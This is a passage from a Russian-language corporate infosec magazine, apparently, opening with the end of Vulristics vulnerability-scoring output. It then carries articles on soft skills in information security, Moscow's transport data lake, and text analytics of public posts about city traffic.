                        "level": "Urgent"
                    },
                    "Criticality of Vulnerability Type": {
                        "value": 0.4,
                        "weight": 15,
                        "comment": "Spoofing",
                        "level": "High"
                    },
                    "Vulnerable Product is Common": {
                        "value": 0.9,
                        "weight": 14,
                        "comment": "A suite of security protocols to authenticate users' identity and protect the integrity and
confidentiality of their activity",
                        "level": "Urgent"
                    },
...
```

Рисунок 33. Информация по уязвимостям

***

Развитие Vulristics продолжается. В ближайших планах — расширение числа источников, а также внедрение ИИ для определения уязвимых продуктов и типов уязвимостей.

Исходный код утилиты открыт по лицензии MIT — ее можно использовать в любых проектах! Буду рад узнать о ваших кейсах ;)

# ДАННЫЕ В ГОРОДЕ И ЗА ЕГО ПРЕДЕЛАМИ


pt
17

# СОФТ-СКИЛЛЫ В ИБ, БЕЗ КОТОРЫХ НЕ ОБОЙТИСЬ В ПРЕМЬЕР-ЛИГЕ

**Алексей Егоров**

Главный архитектор стратегических проектов, Positive Technologies

**О чем материал** Разбираем четыре софт-скилла, без которых не обойтись на ИБ-поле

Любой проект в ИБ — командная работа, где задействованы десятки людей, от сейла до инженера. По сути, это похоже на футбольный матч: если кто-то не подхватит мяч, атака захлебнется. Даже самый талантливый технарь с отличными хард-скиллами не пройдет всю оборону соперника в одиночку. Результативно передавать мяч товарищам по команде и в итоге довести задачу до конца помогут софт-скиллы.

Почему мы вообще говорим о футболе? Раньше я был футболистом, поэтому аналогии рождаются сами собой. Кроме того, мое знакомство с Позитивом, по сути, началось с футбольной команды. Я вышел на работу в понедельник, а уже во вторник оказался на тренировке :)

# Эффективная коммуникация

Многие заблуждаются, воспринимая коммуникабельность как готовность много говорить и целоваться в десны со всеми вокруг. Коммуникабельный человек в первую очередь уважает собеседника, то есть умеет слушать, учитывать границы, интересы и точку зрения. Именно на этих принципах строится эффективная коммуникация в команде. Возможность обратиться к коллеге за помощью и получить уважительный ответ рождает доверие, которое и склеивает коллектив. Токсичность же возникает, когда общение становится пустым. Например, если обращаешься за помощью, а в ответ тебе читают лекцию о том, как нужно гуглить. Или наоборот: когда человек даже не пытается решить задачу, а сразу начинает спамить просьбами в попытке переложить ответственность. Важно правильно формулировать свои запросы и ответы. А узнать, движешься ли ты в правильном направлении, поможет честная обратная связь. Чем ее больше, тем больше будет доверия.

Отмечу, что огромную роль в выстраивании коммуникаций в команде играет тренер (читай — руководитель). Когда он не только контролирует, но и всячески поддерживает общение, команда становится сильнее. Речь не только о рабочих совещаниях: важны и неформальные встречи, и банальные лайки под сообщениями, и даже мемы, которые все присылают в общий чат. И да, умение шутить — неотъемлемая часть коммуникации. Иногда это помогает разрядить обстановку, а иногда — показать, что ты свой. Например, ребята на наших инженерных встречах любят шутить про MicroTik. Такие вещи понятны только сетевикам: локальные шутки моментально располагают и создают ощущение общности. Другой пример: я как-то был на собеседовании, где нужно было показать хорошие знания по сетям. Рассказал анекдот про UDP — тот самый, который «не факт, что до вас дойдет». Всем понравилось: вопросов про сети больше не было :)

Однако юмор должен быть уместным: неудачная шутка может усугубить сложную ситуацию. Важно «читать комнату»: чувствовать момент и понимать аудиторию. Здесь и пригодятся софт-скиллы: эмпатия, чувство меры, умение видеть не только задачу, но и стоящих за ней людей. Как-то под конец года у нас была встреча с заказчиком. Все устали, на нервах, и тут начинается спор о функциональности продукта. Напряжение нарастает, и я понимаю: если кто-то вспылит, начнется новый круг согласований. Внезапно вспоминаю, что в корпоративной «звонилке» есть бот, который включается, если написать в чат «Дед Мороз». Думаю: а почему бы и нет? Десять раз подумал, знатно вспотел, но все же решил попробовать... Посреди спора в эфир ворвался Дед Мороз и начал поздравлять нас с Новым годом: все засмеялись — проблема была решена :)

# Самоорганизация

Установка на матч никогда не звучит как «ребята, просто берите мяч и забивайте голы». Тренер подробно расписывает тактику и стратегию, чтобы каждый понимал, как действовать в конкретной ситуации. При этом никто не выполняет инструкции по шаблону: хороший игрок помнит установку, но постоянно адаптируется к ситуации на поле. Чтобы этот подход работал, нужно быть натренированным и дисциплинированным — как ни крути, без самоорганизации результата не будет.

Я заметил, что людей сближают три вещи: спорт, работа и алкоголь. Чтобы максимально быстро стать частью команды, не пренебрегайте спортивной активностью, нормально выполняйте свои задачи и не пропускайте пятницу в баре :)

Возвращаемся к кибербезу. Самоорганизация в ИБ-команде подразумевает выполнение задач без жесткого внешнего контроля. Чем выше этот скилл, тем меньше руководителю придется стоять у вас над душой. А вы при этом будете чувствовать себя комфортнее: придет осознание, что вам доверяют и предоставляют определенную степень автономности. Как говорится: «Хочешь уволить сотрудника — спроси его, чем он занимался вчера и чем будет заниматься сегодня. Через пару недель он уйдет сам» :) В свою очередь, неорганизованный сотрудник беспощадно сжирает время руководителя и проектного менеджера. Как минимум оно уходит на пресловутый вопрос «Какой статус по задаче?». Чем больше таких людей, тем больше микроменеджмента и времени потребуется для реализации проекта. Таким образом, ваша самоорганизация напрямую влияет на эффективность всей команды. Если умеете планировать, выполнять и вовремя информировать (честно говорить, что не успеваете), задачи перестают тонуть в черном ящике.

Важный момент: при попытке пофиксить неорганизованность в команде важно не уйти в другую крайность — чрезмерную автономность. Все-таки компания — это общая цель, сформированная топ-менеджерами и спущенная через руководителей до конкретных исполнителей. Нужно соблюдать баланс: формулировать задачи так, чтобы люди понимали, к чему идут, но при этом работали достаточно автономно. Это и есть зрелая самоорганизация на личном и командном уровне.

У каждого должен быть «второй мозг» — место, куда ты можешь выгрузить домашние и рабочие дела, любые мысли и идеи. Для меня таким мозгом стал электронный блокнот. Он помогает не держать все под контролем 24/7, а фокусироваться на определенной задаче в нужное время.

# Стрессоустойчивость

У стресса есть две распространенные причины. Первая — бесконечная рутина. Жизнь футболиста, к примеру, наполнена монотонными тренировками и тактическими занятиями, результат которых не всегда виден сразу. Само собой, это вызывает стресс. В ИБ похожая ситуация: ты изо дня в день рисуешь схемы, проверяешь одно и то же, отрабатываешь мини-задачи, с которыми уже наверняка начал справляться ИИ... Более того, со временем любая, даже самая интересная задача начинает превращаться в рутину. Когда ты каждый день придумываешь что-то новое, это тоже становится обыденностью. На прошлой позиции в Позитиве я вел пилотные проекты в роли инженера. Все кейсы были разными: новые люди, задачи, продукты. Но в какой-то момент даже это стало для меня рутиной. Я пришел к HRBP со словами «Мне хочется расти!». К счастью, возможности компании совпали с моими интересами — так я стал главным архитектором. Мораль этой истории проста: когда то, что ты делаешь, превращается в рутину, нужно двигаться дальше. Причем неважно, с какой скоростью, главное — не останавливаться.

Вторая распространенная причина стресса — неумение переживать микропоражения. Предположим, вратарь отбил с десяток мячей, но один все-таки пропустил — и команда проиграла. Это неприятно, но настоящий профессионал не вешает бутсы на гвоздь: подобные микропоражения его закаляют. Чтобы научиться спокойно относиться к неудачам, попробуйте смотреть на свои рабочие задачи как на мини-стартапы. Венчурные инвесторы всегда вкладываются в несколько проектов: да, часть из них провалится, но остальные могут выстрелить!

Кроме того, финальный результат футбольной команды складывается по итогам сезона, а не конкретного матча. Я даже собирал статистику для выступления на PHDays: нередко команды, которые пропускали больше всего мячей в течение сезона, все равно оказывались в тройке лидеров. Так что относитесь к микропоражениям как к пропущенным голам. Они не определяют исход сезона, а дают возможности для рефлексии — чтобы в следующий раз вы вышли на поле немного сильнее.

# Креативность


В футболе есть поговорка: «Техничный защитник — враг команды». Начнет креативить, потеряет мяч — и будет гол... Креативность в ИБ тоже нужна далеко не везде: есть проекты, которые идут по шаблонам, стандартам и ГОСТам. Просто берешь и делаешь свою работу изо дня в день: спокойно, аккуратно и по плану. С другой стороны, есть проекты, в которых без креативности никуда. Простой пример: недавно у нас появился новый формат PT Boost — младший брат привычной РКБ. Это кейсы, каждый из которых покрывает одно недопустимое событие у конкретного заказчика. Причем нужно не только закрыть техническую возможность реализации НС, но и придумать, как показать клиенту понятный, воспроизводимый паттерн защиты. Для этого необходимо знать тренды атакующих, уметь придумывать нестандартные подходы к защите, а также проводить обучение.

Проще говоря, креативность — это круто, но не менее важно, чтобы каждый в команде понимал, где в проектах зона стабильности, а где импровизации.

Новичкам в ИБ рекомендую придерживаться принципа «Сначала ты играешь на зачетку, а потом она — на тебя». Важно перенимать опыт коллег, не бежать впереди паровоза и постепенно зарабатывать авторитет. Естественно, без прокачки хард- и софт-скиллов это невозможно: технику никто не отменял, но если ты не умеешь рассказывать о своих результатах, о них никто и не узнает.

Понять, какие задачи тебе в принципе интересны, можно двумя способами: попробовать самому или спросить у коллег. Нетворкинг реально помогает: в отрасли полно людей, которые успешно помогают формировать карьерные треки. Не нужно быть слепым котенком — ищите информацию и пользуйтесь всеми доступными способами коммуникации.


ДАННЫЕ
В БОЛЬШОМ
ГОРОДЕ






**Михаил Кортунов**

Заместитель начальника центра — руководитель управления больших данных, Инновационный центр «Безопасный транспорт» Центра организации дорожного движения Правительства Москвы

**О чем материал**

Рассказываем, какие данные собирают в ИЦ «Безопасный транспорт» и как они помогают улучшать жизнь горожан



**За какие задачи отвечает ваше управление в ИЦ «Безопасный транспорт»?**

Наша команда строит масштабный Data Lake транспортных данных: мы интегрируем источники, загружаем из них информацию и приводим ее в формат, соответствующий нашей модели. Также готовим данные к передаче в разные цифровые продукты, выделяем аналитические слои и строим витрины.

**Расскажите подробнее о технических характеристиках Data Lake.**

Сейчас к хранилищу подключено порядка 50 источников. Часть из них передают данные в реальном времени, для остальных применяем загрузку батчами — как правило, ежедневно или ежечасно. Общий объем хранимой информации превышает 500 терабайт, но в ближайшее время мы планируем расшириться еще в 2–3 раза.

Технологический стек у нас классический: центр платформы — Hadoop, основной оркестратор — Airflow, движок для вычислений — Apache Spark 3, для real-time-потоков используем Apache Kafka, Docker-контейнеры, Python — все в лучших традициях. Но сейчас появляются новые cloud-ready-движки, с которыми хочется поэкспериментировать. Мы рассматриваем Trino в паре с Apache Iceberg и уже в следующем году планируем мигрировать часть хранилища.

**Какие именно данные вы собираете?**

Практически обо всех событиях, связанных с транспортом в городе. Начало/окончание поездок в такси, передвижение наземного транспорта (от трамваев до МЦК), сессии на каршерингах и СИМ (средствах индивидуальной мобильности) — например, всеми любимых самокатах :) К нам поступает даже информация от городской уборочной техники, грузовиков и самосвалов. Только от real-time-источников набегает более 600 млн записей в сутки.

**Как вы поддерживаете качество данных?**

Проблему пустых данных (когда источник вовремя не прислал информацию или прислал не то, что нужно) можно закрыть автоматическими проверками. Мы собрали фреймворк, который генерирует такие проверки — их уже около 25 тысяч, потому что объектов в хранилище много. Результаты агрегируются, и мы получаем сводку по качеству данных на начало/конец дня. Таким образом можно отследить, какие источники не прислали данные, где появились аномалии или началась деградация значений.

Также отмечу чувствительный момент с real-time-потоками. Как правило, данные приходят качественные, а вот общий объем передаваемой информации может падать или расти. В этом случае нужно разбираться: это просто потому, что по городу сегодня ездит меньше машин или часть агентов работают некорректно.

**В чем заключается главная сложность при работе с большими данными города?**

Как ни странно, в заключении дата-контрактов. По сути, мы представляем собой дата-хаб, который собирает большое количество информации. А значит, нам необходимо договариваться с владельцами систем: как мы интегрируемся, в каком виде получаем данные, кому можем их предоставить, а кому нет. Нужно со всеми выстраивать отношения и закреплять их на бумаге — это, может, и не самый сложный, но точно самый длительный процесс.

Если вы решите запустить сервис аренды велосипедов, то сразу попадете под регуляторику правительства Москвы. Помимо прочего, вас обяжут оборудовать все СИМ датчиками, которые передают информацию о сессиях в нашу систему.

При этом данные, которые мы получаем от сервисов аренды СИМ и тех же каршерингов, всегда обезличены. У нас есть только ID транспортного средства, его номер, координаты и время. Кто начал сессию, мы не знаем — эта информация остается на стороне провайдера. Как бы обидно это ни звучало, нас интересуете не вы, а ваше транспортное средство :)

Сначала вы просто начинаете собирать данные, а к вопросу об их качестве приходите позже — на второй или третий год работы, когда источников становится по-настоящему много. Мы начали разрабатывать фреймворк, генерирующий автоматические проверки, когда контролировать объекты вручную стало невозможно.

**Над какими проектами вы работаете сейчас?**

Начну с того, чем занимается непосредственно мое управление. Первый проект — **платформа больших данных**. Это хаб с универсальными загрузчиками, который позволяет интегрировать большое количество источников. Подключение новых систем должно происходить быстро и с минимальными трудозатратами (не считая сложностей с заключением контрактов :)). Также платформа должна на лету генерировать API-интерфейсы для потребителей данных. Работы предстоит много, потому что исторически системы взаимодействовали по принципу «точка-точка», но в какой-то момент связей стало слишком много. Сейчас мы все это распутываем и формируем единую дата-платформу.


Второй проект — **видеоаналитика на базе Computer Vision**. В городе стоит огромное количество камер, которые просто дают телеобзор (например, на перекресток). Обычно информацию с таких устройств отсматривают вручную — когда происходит какой-то инцидент. Нам пришла идея, что можно использовать эти данные, чтобы получать новые инсайты о транспортной ситуации. Так появился сервис Traffic Vision: он заточен на детекцию и классификацию транспортных средств. В пилоте участвует даже речной транспорт.

Теперь приведу примеры сервисов, которые коллеги реализуют с помощью наших данных. Один из первых G2C-продуктов, ради которого создавалось хранилище больших данных, — это сервис информирования жителей о событиях в городе. Например, о перекрытии определенных дорог. Мы считаем неэффективной массовую рассылку на всех: правильнее, когда уведомления получают только те, кого касается это событие. Например, если люди едут через зону с ограничением движения на личном транспорте. У нас есть информация о транспортном поведении жителей, и мы можем почти в реальном времени определить, какие машины движутся в закрытую зону.


Наконец, для крупного бизнеса и государственных организаций мы с коллегами делаем **сервис, моделирующий изменения транспортной обстановки при строительстве новых объектов**. На вход системы подаются этажность, площадь здания и другие параметры, и мы анализируем, как строительство нового офисного центра или ЖК повлияет на пропускную способность ближайших станций метро и загруженность парковок. Модель довольно сложная: она учитывает ежедневные миграции граждан к центру и обратно, потенциальное расселение и т. д. Это помогает понять, стоит строить 60-этажную башню в Хамовниках или ни к чему хорошему это не приведет (спойлер: лучше не надо).

**Поделитесь планами на будущее.**

Ключевой вектор — развитие гибридного хранилища данных. Немалую роль в этом играют вопросы информационной безопасности, потому что вся наша инфраструктура сейчас on-premise, и мы считаем, что правильнее двигаться в сторону гибрида. Во-первых, чтобы разделять потенциально атакуемые поверхности. Во-вторых, у нас есть сервисы, которые должны взаимодействовать с внешним миром, а есть те, которые должны оставаться совершенно закрытыми.



# Маршрут автобуса 27





Автобус прибудет через 5 минут

# ТЕКСТОВАЯ АНАЛИТИКА В УМНОМ ГОРОДЕ

*Утром ожидается повышенный трафик*

**Владислав Меркулов**

Руководитель отдела текстовой аналитики,
Инновационный центр «Безопасный транспорт» Центра организации дорожного движения Правительства Москвы

**О чем материал**

Рассказываем, как проекты на базе текстовой аналитики помогают городам становиться удобнее и безопаснее

*Информация в открытых источниках*


# ОСНОВНЫЕ НАПРАВЛЕНИЯ НАШЕЙ ДЕЯТЕЛЬНОСТИ

## 1 Продуктовое развитие

Мы разрабатываем решения для поиска, сбора и анализа текстовой информации. Например, публикаций в соцсетях, связанных с дорожной обстановкой или транспортной инфраструктурой в городе. В зависимости от потребностей заказчика это может быть как интерактивный дашборд, так и простой телеграм-бот. Отмечу, что ИЦ берет на себя полный цикл разработки продукта — от ТЗ и первых прототипов до готового решения, которым пользуются десятки людей.

## 2 Исследовательская работа


Потребители могут субъективно воспринимать информацию из открытых источников, поэтому в исследованиях мы используем ряд качественных и количественных метрик, которые позволяют оценивать обстановку более объективно. Одно дело — найти сообщение о неудобном маршруте автобуса, и совсем другое — предоставить частотные характеристики по всем маршрутам в рамках конкретной смысловой группы.

## 3 Научная-прикладная деятельность

Мы регулярно сталкиваемся с новыми запросами от заказчиков, поэтому для нас важно дополнять методологию, чтобы процессы сбора и анализа информации проходили быстрее и качественнее. Многие вещи, которые еще год назад требовали нескольких дней работы эксперта, сегодня автоматически обрабатываются за пару часов.

Разберем на конкретных примерах, как наши проекты помогают делать город удобнее и безопаснее.

КЕЙСЫ



Риски утечек обходят нас стороной, потому что мы работаем только с публикациями из открытых источников. Они не содержат персональных данных и чувствительной информации.

# АГРЕГАТОР НОВОСТЕЙ ДЛЯ ЦОДД

Продуктом пользуется пресс-служба ЦОДД, а также сотрудники дежурной смены, которые круглосуточно мониторят транспортную ситуацию на дорогах (с помощью камер) и реагируют на нештатные ситуации. Мы сделали для коллег агрегатор, который собирает данные примерно из тысячи открытых источников. Это профильные телеграм-каналы, районные группы ВК и новостные издания, где москвичи регулярно публикуют полезную информацию.

Каждое сообщение, которое попадает в агрегатор, проходит через множество алгоритмов. Например:

- Специальная ИИ-модель сразу отсеивает новости, которые не относятся к транспортной тематике.
- Другая модель оценивает, относятся ли публикации к Московскому региону, и присваивает им вес от 0 до 1 (где 1 — точно релевантная новость).
- Алгоритм суммаризации формирует для каждой новости точный и емкий заголовок, чтобы пользователь сразу понимал, о чем идет речь (это помогает при отсутствии заголовков у публикаций в «Телеграме»).
- Алгоритм группировки новостей «схлопывает» публикации, посвященные одному инфоповоду, чтобы пользователю не приходилось читать десятки похожих сообщений.

В результате мы получаем до сотни релевантных сообщений в сутки. Также в агрегаторе есть отдельный ползунок, который позволяет корректировать итоговую выборку — повышать ее точность или отображать больше публикаций.


Отмечу, что в обработке больших массивов данных есть свои сложности. Если источников много, на парсинг публикаций уходит больше времени. Кроме того, мы не можем гарантировать 100%-ную точность отбора. Всегда есть вероятность получить немного брака: например, когда в продукт прилетает новость про Московское шоссе в Санкт-Петербурге. Однако по мере доработки алгоритмов подобных артефактов становится все меньше. Сейчас корректность отсева можно оценить в 80–90% — для нас это психологически приемлемый порог.

*Каждое сообщение*

# ЭКСПРЕСС-АНАЛИЗ ТРАНСПОРТНОЙ СИСТЕМЫ ГОРОДОВ


Стандартные исследования в среднем занимают около месяца, а экспресс-анализ мы проводим за считаные дни. В чем разница? Обычное исследование подразумевает детальную оценку всех объектов процесса распространения информации: социальных акторов (персон и организаций, аккаунты которых распространяют контент в соцсетях) и самого контента. При экспресс-анализе мы не анализируем акторов, а концентрируемся на содержательной стороне контента и характеристиках его распространения.

Приведу пример. В рамках проекта нам нужно было оперативно определить ключевые транспортные вызовы в одном из городов России (городской транспорт плюс инфраструктура). Мы выгрузили публикации, затем с помощью отработанных алгоритмов и собственного ПО провели группировку сообщений и статистический анализ данных — справились буквально за два дня.



*Детальная оценка*

Городской транспорт



Само собой, это не полный список наших проектов. Например, с помощью платформы «Космос» мы создаем сегментированные автоматические рассылки для информирования москвичей об изменениях на дорогах. Плюс помогаем коллегам из ЦОДД определять геопривязку событий, чтобы выборка адресатов была точнее.


## ГЕОКОДИРОВАНИЕ ТРАНСПОРТНЫХ СОБЫТИЙ

